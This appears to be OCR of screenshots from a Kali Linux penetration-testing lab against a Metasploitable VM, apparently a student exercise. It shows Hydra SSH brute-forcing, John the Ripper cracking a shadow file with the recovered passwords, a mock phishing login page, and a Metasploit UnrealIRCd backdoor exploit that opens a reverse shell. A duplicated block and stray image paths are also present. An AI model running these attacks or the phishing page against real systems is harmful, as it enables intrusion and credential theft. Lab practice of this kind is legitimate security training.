
1 2 3 4 (genmon)XXX 0:37


kali@kali: ~


Session Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:26:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client
[hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1-sha1-oHostKeyAlgorithms=+ssh-rsa=oMACs=+hmac-sha1,hmac-md5"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:37:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client
[hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

┌──(kali㉿kali)-[~]
└─$
```

Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 10:27
kali@kali: ~/phishing_lab
Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ cat login.html
<!DOCTYPE html>
<html>
<head>
<title>Secure Login </title> </head>
<body>
<h2>Login Page</h2>
<form action="submit.php"method="POST">
Email: <input type="email"
name="email" required>
Password: <input type ="password"
name="password" required>
<button type="submit">Login</button>
</form>
Educational Demo Only
Demo Only
</body>
</html>
┌──(kali㉿kali)-[~]
└─$ cd ~/phishing_lab
┌──(kali㉿kali)-[~/phishing_lab]
└─$ xdg-open login.html
q
^C
┌──(kali㉿kali)-[~/phishing_lab]
└─$ firefox login.html
┌──(kali㉿kali)-[~/phishing_lab]
└─$ firefox file://$(pwd)/login.html
┌──(kali㉿kali)-[~/phishing_lab]
└─$ firefox
┌──(kali㉿kali)-[~/phishing_lab]
└─$ firefox file:///home/kali/phishing_lab/login.html
┌──(kali㉿kali)-[~/phishing_lab]
└─$
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
9:00
kali@kali: ~
Session Actions Edit View Help
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Created directory: /home/kali/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) 1 (and variants) [MD5 256/256 AVX2 8×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789 (klog)
batman (sys)
service (service)
3g 0:00:03:24 64.50% (ETA: 08:57:15) 0.01468g/s 44581p/s 178375c/s 178375C/s casadaavo..casa132
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
┌──(kali㉿kali)-[~]
└─$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::
3 password hashes cracked, 4 left
┌──(kali㉿kali)-[~]
└─$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::
3 password hashes cracked, 4 left
┌──(kali㉿kali)-[~]
└─$
┌──(kali㉿kali)-[~]
└─$ ^[[200~
zsh: bad pattern: ^[[200~
┌──(kali㉿kali)-[~]
└─$
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) 1 (and variants) [MD5 256/256 AVX2 8×3])
Remaining 4 password hashes with 4 different salts
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 23:38
kali@kali: ~
Session Actions Edit View Help
msf > search unreal
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/linux/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Linux)
1 _ target: Automatic . . . .
2 _ target: UT2004 Linux Build 3120 . . . .
3 _ target: UT2004 Linux Build 3186 . . . .
4 exploit/windows/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Win32)
5 exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12 excellent No UnrealIRCD 3.2.8.1 Backdoor Command Execution
Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.56.107
LHOST => 192.168.56.107
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.56.107:4444
[*] 192.168.56.103:6667 - Connected to 192.168.56.103:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.103:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo ekdGVTrGg91JGUC9;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "ekdGVTrGg91JGUC9\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.56.107:4444 → 192.168.56.103:41206) at 2025-10-28 23:33:12 +0530
sessions
[*] Wrong number of arguments expected: 1, received: 0
Usage: sessions <id>
Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>
Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help

1 2 3 4 (genmon)XXX 22:58

kali@kali: ~/phishing_lab


Session Actions Edit View Help


GNU nano 8.6 /etc/php/8.4/apache2/php.ini

```
; request_order
;   Default Value: None
;   Development Value: "GP"
;   Production Value: "GP"

; session.gc_divisor
;   Default Value: 100
;   Development Value: 1000
;   Production Value: 1000

; short_open_tag
;   Default Value: On
;   Development Value: Off
;   Production Value: Off

; variables_order
;   Default Value: "EGPCS"
;   Development Value: "GPCS"
;   Production Value: "GPCS"

; zend.assertions
;   Default Value: 1
;   Development Value: 1
;   Production Value: -1

; zend.exception_ignore_args
;   Default Value: Off
;   Development Value: Off
;   Production Value: On

; zend.exception_string_param_max_len
;   Default Value: 15
;   Development Value: 15
;   Production Value: 0

;;;;;;;;;;;;;;;;;;;;
; php.ini Options  ;
;;;;;;;;;;;;;;;;;;;;
; Name for user-defined php.ini (.htaccess) files. Default is ".user.ini"
;user_ini.filename = ".user.ini"

; To disable this feature set this option to an empty value
;user_ini.filename =

; TTL for user-defined php.ini files (time-to-live) in seconds. Default is 300 seconds (5 minutes)
;user_ini.cache_ttl = 300
```

^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Location M-U Undo M-A Set Mark M-] To Bracket M-B Previous ^B Back ^← Prev Word ^A Home
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo M-6 Copy ^W Where Was M-F Next ^F Forward ^→ Next Word ^E End

Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
8:53
kali@kali: ~
Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:26:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client→server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1-sha1-oHostKeyAlgorithms=+ssh-rsa=oMACs=+hmac-sha1,hmac-md5"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:37:04
